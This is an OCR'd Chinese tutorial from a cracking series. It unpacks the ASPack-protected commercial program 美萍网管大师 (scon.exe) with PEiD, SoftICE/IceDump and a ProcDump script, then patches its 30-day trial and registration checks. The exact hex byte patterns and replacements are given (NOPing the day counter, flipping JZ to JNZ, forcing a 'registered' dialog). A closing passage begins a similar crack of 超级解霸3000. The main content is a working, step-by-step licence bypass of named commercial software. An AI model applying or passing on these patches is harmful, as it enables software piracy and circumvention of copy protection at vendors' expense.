


图 4

从简单开始，我们先用PEiDentifier这个程序来查找入口点。运行PEiDentifier，打开美萍网管大师程序scon.exe（图3）。

我们可以看到是用ASPack加的壳，然后选择OEP查找（图4），找到程序入口点4CEBBC（图5）。




图 5

（2）手工脱壳

现在启动Numega SoftICE Symbol Loader，并打开美萍网管大师程序scon.exe，然后选择“Module→Load”，如图6。出现图7所示的提示框，选择“是”！




图 6




图 7

弹出WinIce窗口，程序被中断在第一条指令上（这时运行的是ASPack的壳程序）。

注意：如果没有中断，则说明IceDump插件没有正确运行，当然也就无法进行后边的脱壳了，请正确运行IceDump。

由于我们已经知道了程序的入口点，所以输入G　004CEBBC　回车，直接运行到程序的入口点！看到如下代码：

```
0167:004CEBBC  PUSH  EBP
(程序运行到这一行，即美萍网管大师的第一条指令)
0167:004CEBBD  MOV  EBP,ESP
0167:004CEBBF  ADD  ESP,-10
0167:004CEBC2  PUSH  EBX
0167:004CEC0F  PUSH  004CED40
0167:004CEC14  CALL  KERNEL32!LoadLibraryA
0167:004CEC19  MOV  EBX,EAX
0167:004CEC1B  PUSH  004CED50
0167:004CEC20  PUSH  EBX
0167:004CEC21  CALL  KERNEL32!GetProcAddress
```

此时，美萍网管大师的完整程序代码已经在内存中了，我们只要把它抓下来，就完成脱壳了！

输入命令：**/PEDUMP 400000 CEBBC C:\scon\s.exe** 回车。

注意：4CEBBC（入口点地址）=400000（基址）+CEBBC（相对偏移地址）

稍等片刻，就会在C:\SCON文件夹下生成一个s.exe。我们可以发现，这个文件有1.42M，而没有脱壳前只有447K（差别挺大的）。不过没关系，这两个程序文件的功能是完全一样的。

如果觉得它太大，可在修改后用ASpack或其它加壳软件压缩一下。

感觉怎么样？脱壳是不是挺简单的！可以看出脱壳的关键就是查找程序的入口点，虽然有很多程序可以帮助我们快速的查找到入口点，但是要成为一个高手，一定要会手工查找入口点。

（3）手工查找程序入口点

手工查找就是从壳程序开始的第一条指令单步跟踪（一般按F10跟踪，但有些CALL需要按F8跟踪进去才行）。在跟踪过程中会遇到很多循环（比如解压缩被保护程序的数据），遇到这种情况，将光标移动到循环后的指令处按F7跳过（这需要很大的耐心，要想成为一个高手，必须能够享受这种分析带来的快乐，慢慢跟踪，你会学到不少东西），直到来到如下代码处：

```
0167:005A74EB  MOV  [EBP+00443E95],EAX
0167:005A74F1  POPAD
0167:005A74F2  JNZ  005A74FC
0167:005A74F4  MOV  EAX,00000001
0167:005A74F9  RET  000C
0167:005A74FC  PUSH  004CEBBC (将程序入口点004CEBBC压入堆栈)
0167:005A7501  RET (跳转到程序入口点)
```

按F10将程序运行到0167:005A74FC PUSH 004CEBBC这一行。然后输入**D cs:eip** 回车。在数据窗口中显示十六进制代码如下：

```
0167:005A74FC 68 BC EB 4C
00 C3 8B 85-FC 47 44 00 8D 8D 35
48 h..L......GD...5H
0167:005A750C 44 00 51 50 FF
95 08 49-44 00 89 85 E1 39 44 00
D.QP...ID....9D
```

其中，“68”是PUSH指令的二进制代码，“C3”是RET指令的二进制代码。

然后按2次F10就会运行到程序的入口点处（参看前面的代码）。怎么样，手工查找程序入口点也不是太难吧！这个AsPack的壳很简单，所以跟踪起来较容易，但对于有些保护性好的壳（如AsProtect等）在跟踪时，会发现很多花指令，跟得你眼花缭乱，但只要耐心跟踪，找程序的入口点是没问题的，但有些壳保护程序（如AsProtect等）破坏了EXE文件的输入表，要使脱壳后的程序能正确运行，必须去内存中抓取正确的输入表，我们以后再予以分析！）

2. 自动脱壳

我们通过扩充ProcDump的脚本，可实现自动脱壳功能。打开ProcDump的脚本文件script.ini，加入如下配置（P1E要根据实际情况更改）：

```
P1E=AsPack2.000
[AsPack2.000]
L1=OBJR
L2=LOOK 68,?,?,?,?,C3
L3=BP
L4=STEP
OPTL1=00000000
OPTL2=01010001
OPTL3=01010001
OPTL4=00030000
OPTL5=00000000
```

（具体配置的意思，请参阅ProcDump程序的说明或相关书籍，由于篇幅有限，这里不再赘述。）

然后就可用ProcDump来自动脱这个程序的壳了（这个脚本也可用来脱Windows优化大师的壳，自己练习一下）。下面来自动脱壳：

运行ProcDump（图8），选择Options选项，按图9进行程序配置（如果不配置，脱壳后的程序存在兼容性问题，可能无法在Win2000或WinXP下正常运行）。配置好后，击OK返回。

选择Unpack选项，按图10选择加入的Aspack2.000，出现浏览对话框，选择美萍网管大师的程序scon.exe，然后会出现如图11的提示。




图8




图9




图10




图11

一定要当美萍网管大师的程序主界面出现后，才能单击确定，然后等待几秒钟，会出现图12所示的保存程序的对话框。起个文件名保存就完成脱壳了（如果程序运行很久也没有出现这个对话框，说明你的配置文件设置有问题）。




图12

到此，我们就完成自动脱壳了。

3. 修改脱壳后的文件

程序被脱壳后，我们就可为所欲为的对它进行反编译、修改等操作了。按照前面破刀式的思想，跟踪一下程序的执行，找到程序启动时判断注册的代码段，按照自己的意愿对文件进行修改，改变程序的工作流程就可实现破解（不用制作内存补丁了）！

这个程序没有在输入注册码后立即进行注册判断，而是重新启动后进行注册认证。这种程序破解起来有一定的难度，但实际变化多多，破解方法也多多，关键看你的计算机知识怎样，以及多年破解积累的经验如何。

由于我们这一节的重点是脱壳，限于篇幅，不再讲解怎样查找软件启动时注册判断的代码位置（以后我们再专门详解各种变化）。我查找的原理是这样的：输入注册码后，虽然它不立即判断，但下次启动时，它会将输入的注册码读到内存中进行认证，所以我们只要在跟踪时，搜索输入的注册码的位置，然后监视这段内存的读写情况，多试几次，就可找到正确的位置了！

在这个程序中，下断点bpm 004DFB18（当读写004DFB18内存(注册标志)时中断），可以中断到下面所列的所有代码处：

```
0167:004C4EBD XOR EAX,EAX (EAX清零)
0167:004C4EBF CALL 00477690 (计算已经运行的天数)
0167:004C4EC4 MOV [00501DEC],EAX (把已运行天数放入内存00501DEC)
0167:004C4EC9 MOV EAX,[004D7520]
0167:004C4ECE CMP EAX,[004DFB18] (启动时检测是否已经注册)
0167:004C4ED4 JZ 004C4F82 (已注册就跳到后边)
0167:004C4EDA MOV EAX,[00501DEC] (把已经运行的天数放入EAX)
0167:004C4EDF CMP EAX,[004D7524] (是不是大于30天，因为004D7524内存中存放的是1E，转换成10进制就是30)
0167:004C4EE5 JLE 004C4F37 (如果小于30天就跳到后边)
0167:004C4EE7 MOV EAX,00501C98 (试用期满……)
0167:004C4EEC CALL 004050E4
```

```
　　0167：004C4F2B　　MOV EAX,[EAX]
　　0167：004C4F2D　　CALL 0043335C
　　0167：004C4F32　　JMP 004C65E2
　　0167：004C4F37　　CALL 00408CC0　　（正常运行）
　　0167：004C4F3C　　FCOMP REAL8 PTR [00501DE4]
```

通过仔细分析上面的代码，我们对这个软件的天数限制工作流程是不是清晰多了。现在，只要把那个计算天数的0167：004C4EBF CALL 00477690改为空语句即可，使运行天数始终为零，从而使软件永不过期。当然你也可按照自己的意愿去修改别的地方。

操作方法如下：

运行UltraEdit-32或任意一款十六进制编辑器（限于篇幅，具体用法不再赘述）。然后做以下修改：

（1）天数为零，永不过期。查找E8 CC 27 FB FF（禁止计算运行天数），将其改为90 90 90 90 90 。对应的程序代码：

```
　　0167：004C4EBD　　XOR EAX,EAX
　　0167：004C4EBF　　CALL 00477690　　（计算已经运行的天数，改为NOP空语句）
　　0167：004C4EC4　　MOV [00501DEC],EAX
```

改好这个地方后，基本上就实现了程序的无限制运行，但运行时，在软件注册窗口中，还会出现未注册，可进行如下修改，让程序显示为已注册（这种修改只是让程序显示已注册，为了好看，不是真正的已注册，一般对修改后程序的运行没有什么影响）。

（下面的代码和修改请读者自己慢慢体会，不再一一讲解。你最好按照上面所说的方法仔细跟踪一遍，有利于水平的提高！）

（2）将破解进行到底。查找0F 84 A8 00 00 00 A1 EC（启动时判断注册1），将其改为0F 85 A8 00 00 00 A1 EC（改为不注册跳转）。对应的程序代码：

```
　　0167：004C4EC9　　MOV EAX,[004D7520]
　　0167：004C4ECE　　CMP EAX,[004DFB18]　（启动时检测是否已经注册）
　　0167：004C4ED4　　JZ 004C4F82　　（改为JNZ跳转）
```

查找0F 84 85 00 00 00 A1 24（启动时判断注册2），将其改为0F 85 85 00 00 00 A1 24（改为不注册跳转）。对应的程序代码：

```
　　0167:004C819E　MOV　EAX,[004D7520]
　　0167:004C81A3　CMP　EAX,[004DFB18]　（比较注册标志）
　　0167：004C81A9　JZ 004C8234　　（改为JNZ跳转）
　　0167：004C81AF　MOV EAX,[004D7524]
```

查找75 1D 33 D2 8B 83 DC 01（显示注册对话框），将其改为90 90 33 D2 8B 83 DC 01（改为显示注册成功的对话框）。对应的程序代码：

```
　　0167:004778BE　MOV　EDX,[004D7960]
　　0167:004778C4　CMP　EAX,[EDX]
　　0167：004778C6　JNZ 004778E5（改为空语句，不跳，显示注册成功）
```

修改完后保存，就可以生成一个破解文件。运行这个文件，发现注册窗口显示已注册成功，如图13。




图13

如果想在软件上留下些字样，在16进制编辑器中直接查找所要修改的字符串，改为你所需要的文字就行了！比如查找：“软件注册成功，谢谢你的支持！”，将其改为：“这是破掌式破解的一个例子”（没有引号），如图14。




图14

完成破解软件后，如果觉得文件太大，可使用Aspack等软件压缩一下。压缩后和原来的大小就差不多了。

4．删除美萍网管大师

这个软件分析得也差不多了，在完成本节课之前，请删除掉这个软件和破解文件！

5．修改ExitWindowsEx代码

最后一步，现在连Windows也关不掉机器，我们要按照前面的方法将那个跳转语句改成原来的指令，就可恢复关机功能了！

先在WinIce中用BE　0　来开启ExitWindowsEx断点，然后单击关闭计算机，程序中断，参照前边进行修改就行了！

6．练习

按照今天的脱壳方法，练习一下前面所讲的Windows优化大师的脱壳和修改。

另，最新版的Windows优化大师仍可使用破刀式破解，练习一下，看你能不能在三分钟内搞定。注册码变了，工作流程却没有变化！

三、后续

至此，《独孤九剑》软件破解篇的初级篇部分三式就算告一段落了。

这段时间相对充裕，一日，闲来无事看着笔记本中的数百个破解手记，忽发奇想，希望总结出一些软件破解技术，对那些对软件破解技术感兴趣的同仁们有所帮助。笔者是个金庸迷，尤其喜欢《笑傲江湖》，一时写兴大发，觉得这种软件破解技术和独孤九剑有很大的相同点——破解，故而斗胆起了这个名字。

鉴于篇幅有限和例子较少，要掌握这些技术，是不太容易的，还好暑假将至，笔者打算暂停后续中级篇的文章，并花些时间来详解这部分涉及到的诸多变化的破解。

《独孤九剑》软件破解篇之牛刀小试

清风幻影

破解对象
《超级解霸3000》英雄版
所用工具
WinIce 4.05 for Win9x(动态跟踪)、
UltraEdit-32 V9.20(十六进制编辑)
(注：以上软件在光盘中有收录)

一、软件下载与安装

将以上所提软件在光盘中下载后，按提示安装即可，很简单！

二、分析程序注册部分代码

运行《超级解霸3000》英雄版的AuthReg.exe注册程序，按图1所示输入用户名，随意输入注册码，如1111-2222-3333-4444(此时若按确定，会出现图2所示的注册失败对话框)。按Ctrl+D切入WinIce窗口，下万能断点bpx hmemcpy。然后Ctrl+D返回，单击确定。

